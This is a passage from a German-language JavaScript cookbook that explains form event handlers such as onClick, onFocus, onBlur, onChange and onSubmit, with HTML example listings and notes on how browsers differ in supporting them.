29 <tr>
30   <td>Z&uuml;ndung </td>
31   <td><input type="checkbox" name="d" value="4" /></td>
32 </tr>
33 </table>
34 </form>
35 </body>
36 </html>
```

Listing 270: Verwendung der click()-Methode

Das Beispiel verwendet ein Formular (Zeile 15 bis 34) mit vier Kontrollkästchen, die in der zweiten Spalte einer Tabelle angeordnet sind. Damit ist die optische Gestaltung harmonischer als bei einem Formular ohne Tabellen. Sonst hat die Tabellenstruktur aber keine Bedeutung.

In Zeile 14 finden Sie im `<body>`-Tag den Eventhandler `onLoad`, der beim Laden der Webseite die Funktion `test()` aufruft. Diese Funktion (von Zeile 3 bis 12 definiert) verwendet die `win-`

dow-Methode `setTimeout()`, um jeweils im Abstand von einer Sekunde die verschiedenen Kontrollkästchen anzuklicken.

Bremsen	<input checked="" type="checkbox"/>
Blinker	<input checked="" type="checkbox"/>
Hupe	<input type="checkbox"/>
Zündung	<input type="checkbox"/>

Abbildung 137: Nacheinander werden die Kontrollkästchen automatisch durch das Skript angeklickt.

96 Wie kann ich JavaScript-Funktionen aus Formularen heraus aufrufen?

Eine der wichtigsten Bedeutungen von Formularen ohne Serverkontakt besteht darin, als Basis für JavaScript-Aufrufe zu dienen. Im Grunde können Sie jedes Formularelement so zum Aufruf einer JavaScript-Funktion verwenden, wie Sie es mit jedem anderen (X)HTML-Tag machen. Also die Anwendung von den bekannten Eventhandlern, die auch bei Bildern, Überschriften etc. zum Einsatz kommen.

Es hängt aber (wie bei all diesen Ereignissen) am jeweiligen Browser, ob er diese Aktionen unterstützt und Sie sollten in jedem Fall explizit alle relevanten Zielbrowser testen, bevor Sie sich auf die Unterstützung eines spezifischen Eventhandlers bei einem bestimmten Formularelement verlassen.

Hinweis

Beachten Sie die nachfolgenden Rezepte, in denen für spezifische Situationen explizite Ausführungen zu finden sind.

Aber die Fähigkeiten von Formularen gehen noch weiter. Es gibt zum einen spezielle Eventhandler, die unmittelbar auf die Anwendung in Formularen abgestimmt sind. Zum anderen sind die meisten Formularelemente sensitiv, und die Browser verhalten sich bezüglich der Unterstützung von Ereignissen wie bei Hyperlinks. Schauen Sie sich dazu auch die in den nachfolgenden Rezepten beschriebenen verschiedenen Eventhandler an, die im Zusammenhang mit Formularen von Bedeutung sind.

97 Wie setze ich onClick bei Formularelementen ein? – Der Klick auf ein Formularelement

Allgemein wird der Eventhandler `onClick` ausgelöst, wenn ein Anwender auf ein sensitives Element einer Webseite klickt, bei dessen Tag der Eventhandler angegeben ist. Was dabei als sensitives Element zu verstehen ist, hängt massiv von dem verwendeten Browser des Besuchers ab. Schauen wir uns in diesem Rezept speziell das Verhalten bei Formularelementen an, denn bereits die Verhaltensweise dort wird wahrscheinlich einige Überraschungen beinhalten.

Testen wir den Eventhandler mit einem Beispielformular, in dem Vertreter der verschiedenen Formularelemente notiert sind und bei denen dann der Eventhandler eine JavaScript-Funktionalität (in dem Beispiel ein einfaches `alert()`) auslösen soll.

Beispiel (*formevent1.html*):

```
01 <html>
02 <body>
03 <table >
04 <form method="get" onClick="alert(1)">
05 <tr>
06   <td>Userid</td>
07   <td><input type="Text" onClick="alert(2)" /></td>
08 </tr>
09 <tr>
10  <td>Ihre Datei </td>
11  <td><input type="file" onClick="alert(3)" /></td>
12 </tr>
13 <tr>
14  <td>Links</td>
15  <td><input type="radio" name="r" value="0" onClick="alert(4)" /></td>
16 </tr>
17 <tr>
18  <td>Rechts</td>
19  <td><input type="radio" name="r" value="1" onClick="alert(5)" /></td>
20 </tr>
21 <tr>
22  <td>Werbung</td>
23  <td><input type="Checkbox" name="kind" value="v" ←
     onClick="alert(6)" /></td>
24 </tr>
25 <tr>
26  <td>Welche Stadt</td>
27  <td>
28    <select name="getraenk" size="3" onClick="alert(7)">
29      <option onClick="alert(8)">Hinterdemond</option>
30      <option onClick="alert(9)">Anderbach</option>
31    </select>
32  </td>
33 </tr>
34 <tr>
35  <td>Kommentar </td>
36  <td><textarea cols="20" rows="5" onClick="alert(10)"></textarea> ←
     </td>
37 </tr>
38 <tr>
39  <td><input type="Submit" onClick="alert(11)" /></td>
40  <td><input type="reset" onClick="alert(12)" /></td>
41 </tr>
42 <tr>
43  <td><input type="button" value="OK" onClick="alert(13)" /></td>
```

Listing 271: Ein Formular mit Vertretern der verschiedenen Formularelemente, bei denen onClick notiert wird

```

44 <td> </td>
45 </tr>
46 </form>
47 </table>
48 </body>
49 </html>

```

Listing 271: Ein Formular mit Vertretern der verschiedenen Formularelemente, bei denen onClick notiert wird (Forts.)




Abbildung 138: Das Formular

Das Beispiel ist auf den ersten Blick völlig unkompliziert und wenig aufregend. Sie finden ein einfaches Formular vor, dessen Formularelemente aus Gründen des Layouts in eine Tabellenstruktur eingesortiert sind. Bei allen relevanten Tags des Formulars finden Sie den Eventhandler `onClick` und einen Aufruf von `alert()` mit einer eindeutigen Kennung.

Wenn Sie das Formular in den Internet Explorer laden und auf ein Formularelement klicken, wird zuerst der Eventhandler des angeklickten Elements und dann derjenige des Formularcontainers ausgelöst. Das wird Sie wahrscheinlich nicht überraschen, denn jedes Formularelement befindet sich im Formularcontainer, und es ist nicht unlogisch, dass man Ereignisketten bilden kann. Zuerst wird der innere Eventhandler ausgelöst und dann der äußere.

Aber wird `onClick` wirklich bei jedem Formularelement ausgelöst? Klicken Sie einmal auf einen Eintrag in der Auswahlliste. Sie werden sehen, dass `onClick` bei einem `<option>`-Tag nicht ausgelöst wird, sondern direkt der Eventhandler des umgebenden `<select>`-Containers. Obwohl man hinterfragen kann, warum gerade bei dieser Struktur keine verschachtelte Ereigniskette möglich ist, ist das nicht unbedingt unlogisch, denn Einträge in einer Auswahlliste werden ja in vielen Situationen gesondert behandelt. Aber diese Ausnahme sollte nicht die einzige Überraschung sein, die das – doch sehr primitive – Beispiel Ihnen bereitstellt.

Zwar werden Sie in einem Test des Beispiels im Internet Explorer bei allen anderen Formular-elementen `onClick` auslösen können und wenig neue Überraschungen entdecken. Aber wie sieht es in anderen Browsern aus?

Schauen wir uns zunächst (aus historischen Gründen) den Netscape Navigator 4.7 an. Dort wird das Verhalten massiv (!) von dem im Internet Explorer abweichen. Hier sind einige wichtige Unterschiede:

Der Eventhandler des Formularcontainers wird überhaupt nicht ausgelöst. Es wird also nach einem Klick auf ein Formularelement grundsätzlich nur maximal ein `alert`-Fenster zu sehen sein.

- ▶ Ein Klick in ein einzeiliges Eingabefeld wird `onClick` nicht (!) auslösen, weder beim normalen einzeiligen Eingabefeld noch beim zugehörigen einzeiligen Eingabefeld vor dem Button zum Öffnen eines Dateiauswahlfensters.
- ▶ Ein Klick auf die Schaltfläche beim Dateifeld hingegen wird den Eventhandler auslösen. Aber erst, nachdem das Dateiauswahlfenster angezeigt wurde. Wenn Sie noch einmal den Internet Explorer heranziehen, werden Sie sehen, dass dort der Eventhandler ausgelöst wird, bevor das Dateiauswahlfenster angezeigt wird.
- ▶ Ein Klick in eine Auswahlliste wird `onClick` nicht (!) auslösen. Der Eventhandler macht also weder bei `<option>` noch bei `<select>` Sinn.
- ▶ Ein Klick in das mehrzeilige Textfeld wird `onClick` nicht (!) auslösen. Der Eventhandler macht also bei `<textarea>` keinen Sinn.

Sie können nun vollkommen berechtigt argumentieren, dass ein alter Browser wie der Navigator 4.7 nur noch wenig Bedeutung hat und man alte Zöpfe irgendwann abschneiden sollte. Aber es ist leider nicht so einfach, denn wie verhalten sich die neueren Varianten der Netscape-Familie?

Ein Klick in ein einzeiliges Eingabefeld oder ein mehrzeiliges Textfeld wird `onClick` auslösen. So weit ist das wie beim Internet Explorer.

Aber der Eventhandler des umgebenden Formularcontainers wird grundsätzlich **nicht** ausgelöst. Es gibt also keine Ereigniskette wie beim Internet Explorer. Ein Klick auf die Schaltfläche beim Dateifeld wird den Eventhandler auslösen, **nachdem** das Dateiauswahlfenster angezeigt wurde.

Ein Klick in eine Auswahlliste wird `onClick` sowohl für den Eintrag in der Auswahlliste als auch **nachfolgend** für den umgebenden `<select>`-Container auslösen. Sie werden hier eine Ereigniskette (zwei `alert()`-Fenster) haben.

Wenn Sie nun das Beispiel in den Konqueror oder den Opera-Browser laden, werden Sie weitere Kombinationen der Verhaltensweisen sehen. Es ist leider so, dass je nach Browerversversion als auch Versionsnummer des Browsers extrem unterschiedliche Verhaltensweisen gezeigt werden.

Hinweis

Sie können im Grunde nur bei Schaltflächen sicher sein, dass onClick wirklich ausgelöst wird. Wenn Sie onClick bei anderen Formularelementen einsetzen wollen, sind umfangreiche Tests auf allen verfügbaren (beziehungsweise zu unterstützenden) Plattformen unabdingbar, und/oder eine Browserweiche. Oder im Fall von Formularen eine sinnvolle Wahl eines Eventhandlers, der auf das Zusammenspiel mit Formularen besser abgestimmt ist.

98 Wie setze ich onMouseOver bei Formularelementen ein? – Überstreichen mit dem Mauszeiger

Ein in vielen Situationen sehr beliebter Eventhandler ist onMouseOver. Allgemein wird der Eventhandler onMouseOver ausgelöst, wenn ein Anwender ein sensitives Element einer Webseite überstreicht, bei dessen Tag der Eventhandler angegeben ist. Aber um es kurz zu machen – bei Formularen macht der Eventhandler nur sehr eingeschränkt Sinn. Sie bieten einem Anwender meist wenig Nutzen, wenn sie beim Überstreichen des Formulars permanent Aktionen auslösen.

Eine sinnvolle Anwendung für onMouseOver bei Formularen ist die Anzeige von optionalen Hilfeinformationen zu einzelnen Formularelementen in einem Anzeigebereich der Webseite²⁷ oder der Statuszeile, etwa so:

```
<input type="Checkbox" name="kind" value="v" onMouseOver =  
"window.status='Aktivieren Sie das Kontrollkästchen, wenn Sie Werbung von  
uns erhalten wollen'" />
```

Listing 272: Zusatzinformationen zu einem Formularfeld in der Statuszeile des Browsers

Hinweis

Beachten Sie aber für diese Anwendung, dass die Anzeige von Informationen in der Statuszeile des Browsers mit eventuell parallelen automatischen Ausgaben des Browsers kollidieren kann, ein Anwender die Statuszeile in den meisten Browsern ausschalten kann und Informationen in der Statuszeile vom Anwender in der Regel überhaupt nicht beachtet werden.

Bei onMouseOver müssen Sie allgemein beachten, dass die Unterstützung dieses Eventhandlers in verschiedenen Browsern noch inhomogener als die Unterstützung von onClick gehandhabt wird. Der Internet Explorer unterstützt den Eventhandler bei allen Formularelementen außer dem `<option>`-Tag (inklusive dem `<form>`-Tag), der Navigator 4.7 bei überhaupt keinem Formularelement, neuere Browser der Netscape-Familie bei allen Tags außer dem `<form>`-Tag sowie Opera und der Konqueror bei allen Tags außer dem `<option>`- und dem `<form>`-Tag. Also weicht die Unterstützung wieder sowohl zwischen den verschiedenen Browsern als auch gegenüber der Unterstützung von onClick ab.

Sollten Sie onMouseOver jedoch wirklich einsetzen, macht ein gleichzeitiger Einsatz beim Formular-Tag (falls der Browser das überhaupt unterstützt) und einem enthaltenen Formularelement meistens wenig Sinn. Wenn Sie onMouseOver bei Formularelementen einsetzen wollen, sind umfangreiche Tests mehr noch als bei onClick auf allen verfügbaren (beziehungsweise zu unterstützenden) Plattformen unabdingbar, und/oder eine Browserweiche.

27. Ein Tooltip oder ein statischer Anzeigebereich. Das können Sie leicht mit dem `<div>`-Container und innerHTML realisieren (*siehe dazu auch das Kapitel 10*).

Grundsätzlich sollte der Eventhandler bei Formularelementen aber nur als optionales Feature (etwa Zusatzinformationen) gesehen werden und für wichtige Anwendungen auf Eventhandler gesetzt werden, die auf das Zusammenspiel mit Formularen besser abgestimmt sind.

99 Wie setze ich onFocus bei Formularelementen ein? – Erhalt des Fokus bei einem Formularelement

Der Eventhandler `onFocus` ist zwar nicht ausschließlich auf Formularelemente beschränkt, macht aber in Verbindung mit Formularfeldern besonderen Sinn. Außerdem wird er sehr weitreichend in Browsern unterstützt. Der Eventhandler wird ausgelöst, wenn ein Element den Fokus erhält.

Achtung

Beachten Sie, dass bei den meisten Formularelementen der Eventhandler `onFocus` in Verbindung mit `alert()` oder einem anderen Dialogfenster der Art (`prompt()` oder `confirm()`) ein großes Problem werden kann, da Sie bei jedem Schließen des Dialogfensters den Fokus wieder an das Formularelement übergeben und dort unmittelbar `onFocus` wieder auslösen. Sie erhalten eine Art Endlosschleife, die Ihren Browser blockiert. Vermeiden Sie besser eine Konstruktion dieser Art:

```
<input type="button" value ="Ende" onFocus='alert("Nö - keine Chance")' />
```

Listing 273: Ein unglückliches Perpetuum mobile

Beispiel (`formevent2.html`):

```
01 <html>
02 <body>
03 <table border="1">
04 <form onFocus="alert('1')">
05 <tr>
06   <td>Userid</td>
07   <td><input type="Text" onFocus="window.status = '2'" /></td>
08 </tr>
09 <tr>
10  <td>Ihre Datei </td>
11  <td><input type="file"onFocus="window.status= '3'" /></td>
12 </tr>
13 <tr>
14  <td>Links</td>
15  <td><input type="radio" name="r" value="0"
16    onFocus="window.status = '4'" /></td>
17 </tr>
18 <tr>
19  <td>Rechts</td>
20  <td><input type="radio" name="r" value="1"
21    onFocus="window.status = '5'" /></td>
22 </tr>
23 <tr>
24  <td>Werbung</td>
```

Listing 274: Die Anwendung von onFocus

```

25 <td><input type="Checkbox" name="kind" value="v"
26   onFocus="window.status = '6'" /></td>
27 </tr>
28 <tr>
29 <td>Welche Stadt</td>
30 <td>
31 <select name="getraenk" size="3" onFocus="window.status = '7'">
32   <option onFocus="window.status = '8'">Hinterdemond</option>
33   <option onFocus="window.status = '9'">Anderbach</option>
34 </select>
35 </td>
36 </tr>
37 <tr>
38 <td>Kommentar </td>
39 <td><textarea cols="20" rows="5"
40   onFocus="window.status = '10'"></textarea> </td>
41 </tr>
42 <tr>
43 <td><input type="Submit" onFocus="window.status = '11'" /></td>
44 <td><input type="reset" onFocus="window.status = '12'" /></td>
45 </tr>
46 <tr>
47 <td><input type="button" value="OK"
48   onFocus="window.status = '13'" /></td>
49 <td> </td>
50 </tr>
51 </form>
52 </table>
53 </body>
54 </html>
```

Listing 274: Die Anwendung von onFocus (Forts.)

Das Beispiel entspricht weitgehend dem Beispiel zu onClick. Nur gibt es ein paar spezielle Feinheiten für diese Situation. So ist jeweils der Eventhandler onClick gegen onFocus und alert() gegen eine Wertzuweisung an window.status (Ausgabe einer Meldung in der Statuszeile) ausgetauscht. Nur beim <form>-Tag bleibt alert() stehen, damit wir erkennen können, ob onFocus beim <form>-Tag ausgelöst wird, wenn das Formular (genauer – ein Formularelement) den Fokus erhält. Eine Meldung in der Statuszeile würde unmittelbar von der Meldung eines Formularelements überschrieben. Schauen wir uns die wesentlichen Details an:

Die erste Erkenntnis beim Laden des Beispiels ist, dass onFocus beim <form>-Tag grundsätzlich nicht ausgelöst wird, wenn ein Formularelement den Fokus erhält. Das gilt für alle Browser und ist im Grunde logisch²⁸, weil ja nicht das Formular selbst, sondern ein Formularelement den Fokus erhält.

Bei der Auswahlliste wird onFocus beim <option>-Tag nicht unterstützt, sondern nur beim umgebenden <select>-Container. Das gilt durchgängig für alle Browser.

28. Wobei – seit wann ist das Verhalten eines Browsers schon logisch ;-)?

The screenshot shows a modified form in a web browser window. The URL is <http://localhost/JSCodebook/Formulare%20und%20Benutzereingaben/formevent2.html>. The browser interface includes a back/forward button, a search bar with 'Search Google', and various menu options like 'Seite' and 'Extras'. The form itself has several fields:

- Userid: A text input field.
- Ihre Datei: A text input field with a 'Durchsuchen...' button.
- Links: A radio button set with one option selected.
- Rechts: A radio button set with one option selected.
- Werbung: A checked checkbox.
- Welche Stadt: A dropdown menu with 'Hinterdemond' and 'Anderbach' as options. 'Hinterdemond' is currently selected.
- Kommentar: A large text area with a vertical scrollbar.
- Buttons at the bottom: 'Anfrage senden', 'Zurücksetzen', and 'OK'.

A status bar at the bottom of the browser window shows '13' (likely a tab count), 'Lokales Intranet', and a zoom level of '100%'.

Formulare

Abbildung 139: Das leicht modifizierte Formular mit onFocus – beachten Sie die Statuszeile

Ansonsten scheinen die Verhaltensweisen in unterschiedlichen Browsern auf den ersten Blick gleich. Sind sie aber nicht, denn auch bei `onFocus` gibt es einige (kleinere) Abweichungen zwischen den verschiedenen Browsern. Diese sind aber vielleicht noch überraschender als bei `onClick` und `onMouseOver`.

Wenn Sie das Beispiel in den Opera-Browser oder den Netscape Navigator 4.7 laden, werden alle `onFocus`-Ereignisse bei den Formularelementen uneingeschränkt unterstützt. Interessanterweise aber nicht bei den Nachfolgern des Navigator 4.7! Wenn das zu dem Button zum Öffnen eines Dateiauswahlfensters dazugehörige einzeilige Eingabefeld den Fokus erhält, wird der Eventhandler nicht ausgelöst! Beim Klick auf den Button hingegen schon. Und zwar vor dem Öffnen des Dateiauswahlfensters. Wenn Sie – statt mit einem Mausklick – den Fokus mit dem Tabulator weiterreichen, erkennen Sie den Effekt besonders gut.

Tipp

Allgemein reicht ein Anwender in einer Webseite den Fokus mit dem `Tabulator` weiter, wenn die Bedienung mit der Tastatur erfolgen soll (wie bei einer typischen Desktop-Applikation). Neuere Browser unterstützen das grundsätzlich, und der Ersteller der Webseite muss das nicht mehr explizit mit einem (X)HTML-Attribut programmieren – früher hat man das mit `tabindex` gemacht, was auch heute noch eingesetzt werden kann, um eine gezielte Weitergabe des Fokus an bestimmte Elemente zu gewährleisten.

Beachten Sie jedoch beim Weiterreichen des Fokus per Tastatur, dass Sie bei einigen Browsern bei einer Gruppe zusammengehörender Elemente (etwa Optionsfeldern) mit dem Tabulator nur das selektierte Feld der Gruppe erreichen. Wenn ein Anwender innerhalb der Gruppe den Fokus mit der Tastatur weiterreichen will, muss er die Pfeiltasten verwenden. Beim Konqueror sollten Sie beachten, dass in einem mehrzeiligen Eingabefeld der Tabulator als Texteingabezeichen interpretiert wird und Sie damit den Tabulator nicht weiterreichen können, wenn Sie darin stehen. Mit Umschalt + Tabulator kommen Sie zumindest rückwärts per Tastatur aus dem Feld.

Interessant ist auch, wie sich der Konqueror verhält. Wenn das Eingabefeld vor dem Dateiauswahlbutton per Mausklick den Fokus erhält, wird der Eventhandler nicht ausgelöst! Falls Sie jedoch den Fokus mit dem Tabulator an das Feld weiterreichen, wird der Eventhandler ausgelöst. Dafür wird der Eventhandler gar nicht ausgelöst, wenn Sie auf den Button zum Öffnen des Dateiauswahldialogs klicken. Diesen erreichen Sie auch gar nicht mit dem Tabulator.

Trotz der teilweise recht undurchsichtigen Abweichungen im Verhalten bei onFocus kann man festhalten, dass der Eventhandler – für Web-Verhältnisse – sehr gut und einheitlich unterstützt wird und bei allen Formularelementen (außer Buttons) onClick in jedem Fall vorgezogen werden sollte, wenn es keine gravierenden Ungereimtheiten mit der zu programmierenden Situation gibt.

100 Wie setze ich onBlur bei Formularelementen ein? Verlassen eines Formularelements

Der Eventhandler onBlur ist zwar nicht ausschließlich auf Formularelemente beschränkt, macht aber in Verbindung mit Formularfeldern besonderen Sinn. Außerdem wird er sehr weitreichend in Browsern unterstützt. Der Eventhandler wird ausgelöst, wenn ein Element den Fokus verliert.

Beispiel (*formevent3.html*):

```
01 <html>
02 <body>
03 <table >
04 <form onBlur="alert('1')">
05 <tr>
06   <td>Userid</td>
07   <td><input type="Text" onBlur="window.status = '2'" /></td>
08 </tr>
09 <tr>
10  <td>Ihre Datei </td>
11  <td><input type="file"onBlur="window.status= '3'" /></td>
12 </tr>
13 <tr>
14  <td>Links</td>
15  <td><input type="radio" name="r" value="0"
16    onBlur="window.status = '4'" /></td>
17 </tr>
18 <tr>
19  <td>Rechts</td>
```

Listing 275: Die Anwendung von onBlur bei Formularelementen

```
20 <td><input type="radio" name="r" value="1"
21   onBlur="window.status = '5'" /></td>
22 </tr>
23 <tr>
24 <td>Werbung</td>
25 <td><input type="Checkbox" name="kind" value="v"
26   onBlur="window.status = '6'" /></td>
27 </tr>
28 <tr>
29 <td>Welche Stadt</td>
30 <td>
31 <select name="getraenck" size="3" onBlur="window.status = '7'">
32   <option onBlur="window.status = '8'">Hinterdemond</option>
33   <option onBlur="window.status = '9'">Anderbach</option>
34 </select>
35 </td>
36 </tr>
37 <tr>
38 <td>Kommentar </td>
39 <td><textarea cols="20" rows="5"
40   onBlur="window.status = '10'"></textarea> </td>
41 </tr>
42 <tr>
43 <td><input type="Submit" onBlur="window.status = '11'" /></td>
44 <td><input type="reset" onBlur="window.status = '12'" /></td>
45 </tr>
46 <tr>
47 <td><input type="button" value="OK"
48   onBlur="window.status = '13'" /></td>
49 <td> </td>
50 </tr>
51 </form>
52 </table>
53 <form>
54 <input>
55 </form>
56 </body>
57 </html>
```

Listing 275: Die Anwendung von onBlur bei Formularelementen (Forts.)

Das Beispiel entspricht dem, das zu onFocus eingesetzt wurde. Nur wurde der Eventhandler onFocus gegen onBlur ausgetauscht und ein zweites Formular mit einem einzigen Eingabefeld hinzugefügt, um das Verlassen des Formulars testen zu können.

Sie könnten jetzt fragen, warum wir das Beispiel überhaupt betrachten sollen, denn es müsste doch alles so sein wie bei onFocus? Falls Sie das fragen, kennen Sie die Browser-Hersteller nicht ;-). Schauen wir uns auch hier die wesentlichen Details an:

Der Eventhandler onBlur wird beim Verlassen eines Formulars nicht ausgelöst. Mit anderen Worten – der Eventhandler ist beim <form>-Tag überflüssig. Das gilt glücklicherweise für alle Browser. Auch bei der Auswahlliste wird onBlur beim <option>-Tag nicht unterstützt, sondern nur beim umgebenden <select>-Container. Auch das gilt glücklicherweise durchgängig für alle Browser.

Ansonsten haben wir aber wieder diverse Unterschiede in den Verhaltensweisen der unterschiedlichen Browser, die auch bei onFocus auftreten. Allerdings sind die betreffenden Situationen nicht vollkommen identisch mit den Situationen, bei denen Differenzen in den Browsern bei onFocus auftreten²⁹.

Wenn Sie das Beispiel in den Netscape Navigator 4.7 laden, werden alle onBlur-Ereignisse bei den Formularelementen uneingeschränkt unterstützt. Das war bei onFocus, aber auch beim Opera der Fall. Nur bei onBlur stimmt das so nicht! Hier wird das Verlassen des Eingabefeldes vor dem Dateiauswahlbutton nicht unterstützt. Ebenso nicht beim Konqueror, Navigator 7.1 und Mozilla 1.6. Sonst funktioniert der Eventhandler aber sehr gut, und man kann damit rechnen, dass beim Wegnehmen des Fokus von einem Formularfeld eine fast nahtlose Unterstützung in den Browsern gewährleistet ist (noch besser als bei onFocus).

101 Wie setze ich onChange bei Formularelementen ein? Ändern eines Formularelements

Der Eventhandler onChange) erlaubt die Reaktion für den Fall, dass ein Element in einem Formular seinen Wert geändert hat. Es wird in den (X)HTML-Tags <input>, <select> und <textarea> unterstützt.

Das nachfolgende kleine Beispiel erzeugt ein Formular mit zwei Eingabefeldern. Die dort eingegebenen Werte werden miteinander multipliziert in der Statuszeile des Browsers ausgegeben. Dabei wird die JavaScript-Funktion immer dann aufgerufen, wenn in einem Feld ein Wert geändert wurde und in das andere Feld geklickt wird. Auch ein Bestätigen mit der Datenfreigabetaste sollte in den meisten Browsern die Funktion auslösen.

Beispiel (*formjs24.html*):

```

01 <html>
02 <script language="JavaScript">
03   function change(){
04     status = document.forms[0].elements[0].value *
05     document.forms[0].elements[1].value;
06   }
07 </script>
08 <body>
09   <form>
10     <input onChange="change()" /><input onChange="change()" />
11   </form>
12 </body>
13 </html>
```

Listing 276: Anwendung von onChange

Das Beispiel beinhaltet ein kleines Formular mit zwei einzeiligen Eingabefeldern. Bei beiden ist der Eventhandler onChange notiert, der die Funktion change() aufruft. In dieser werden die Werte der beiden Eingabefelder miteinander multipliziert und das Ergebnis in der Statuszeile ausgegeben (Zeile 5).

So primitiv das Beispiel erscheinen mag – es wird nicht in allen Browsern unterstützt. Es funktioniert beispielsweise nicht im Firefox 1.5. Dabei ist nicht das Auslösen des onChange-

29. Das wäre ja auch zu einfach ;-).

Ereignisses beim Verlassen der Eingabefelder das Problem (das können Sie mit dem Beispiel *formjs24a.html* testen, in dem das Ergebnis in einen *<div>*-Container in der Webseite geschrieben wird). Das Schreiben in die Statuszeile funktioniert nicht. Auch wenn in der Konfiguration des Firefox explizit die Änderung des Textes der Statuszeile erlaubt wird.




Abbildung 140: Das Ergebnis der Multiplikation wurde mit *onChange* berechnet und in der Statuszeile angezeigt.

102 Wie kann ich auf die Selektion von Text reagieren?

Über den Eventhandler *onSelect* können Sie auf die Situation reagieren, wenn ein Anwender Text selektiert. Dies ist bei den Formular-Tags *<input>* und *<textarea>* am sinnvollsten, aber im Grunde bei allen Tags möglich (und auch offiziell vorgesehen), die selektierbare Bereiche in einer Webseite beschreiben. Da die Anwendung dieses Eventhandlers nichts grundsätzlich Kompliziertes beinhaltet³⁰, wollen wir auf ein Beispiel verzichten.

103 Wie kann ich auf das Abschicken eines Formulars reagieren? – Der Eventhandler *onSubmit* und die *submit()*-Methode

Eine der wichtigsten Anwendungen von JavaScript ist die Reaktion auf das Verschicken eines Formularinhaltes, wenn also der Anwender auf einen *Submit*-Button klickt oder die *submit()*-Methode eines Formulars per JavaScript ausgelöst wird. Der Eventhandler *onSubmit* steht speziell für Formulare bereit, um vor der Versendung des Formulars Skripte aufrufen zu können und gegebenenfalls eine Bestätigung der Aktion einzuholen.

Für die Reaktion auf das Abschicken eines Formulars wird *onSubmit* im einleitenden Formular-Tag des Formulars notiert³¹. Beispiel:

```
<form name="meinForm" action="mailto:hotdampf@yahoo.de" method="post"
onSubmit="weg()">
```

Listing 277: Die Anwendung von *onSubmit* – hier in Verbindung mit dem Abschicken des Formulars per E-Mail

Wenn ein Anwender das Formular mit einem Klick auf die *Submit*-Schaltfläche abschicken will, wird vor dem Abschicken die JavaScript-Funktionalität ausgeführt, die beim Eventhandler *onSubmit* notiert ist. Anschließend werden die Formulardaten verschickt.

30. Außer der üblichen indifferenten Unterstützung in Browsern, weshalb – es ist langweilig, aber muss immer wieder erwähnt werden – natürlich diverse Tests notwendig sind.

31. Nicht beim Button, der das Verschicken auslöst. Einsteiger machen das gerne falsch.

Im Allgemeinen setzt man jedoch beim Abschicken eines Formulars JavaScript-Funktionalität ein, um die Versendung der Daten bei gewissen Konstellationen abzubrechen. Das kann zum Beispiel notwendig sein, wenn ein Formular nicht vollständig ausgefüllt ist oder sich sonstige Ungereimtheiten zeigen. Und das geht nur dann, wenn der Aufruf der JavaScript-Funktion per onSubmit etwas anders notiert wird.

Wenn der Aufruf einer JavaScript-Funktion mit vorangestelltem Schlüsselwort `return` erfolgt und in der aufgerufenen Funktion selbst `false` als Rückgabewert zurückgegeben wird, wird das Versenden der Formulardaten abgebrochen. Diese Fähigkeit nutzt man beispielsweise beim Plausibilisieren von Formulardaten oder für die Rückfrage beim Anwender aus. Beispiel:

```
<form name="meinForm" action="mailto:hotdampf@yahoo.de" method="post"
onSubmit="return weg()" />
```

Listing 278: Die Anwendung von onSubmit – hier mit vorangestelltem return

Schauen wir uns ein vollständiges Beispiel an (`formsubmit1.html`):

```
01 <html>
02 <script language="JavaScript">
03 function weg() {
04     if(Math.random()*2 > 1) {
05         alert(
06             "Ihre Daten werden versendet");
07         return true;
08     }
09     else {
10         alert(
11             "Ihre Daten werden nicht versendet");
12         return false;
13     }
14 }
15 </script>
16 <body>
17 <table >
18 <form onSubmit="return weg()">
19 <tr>
20 <td>Name</td>
21 <td><input type="text" name="nn" /></td>
22 </tr>
23 <tr>
24 <td>Vorname</td>
25 <td><input type="text" name="vn" /></td>
26 </tr>
27 <tr>
28 <td><input type="Submit" /></td><td> </td>
29 </tr>
30 </form>
31 </table>
32 </body>
33 </html>
```

Listing 279: Das Abschicken der Formulardaten wird in manchen Konstellationen abgebrochen.

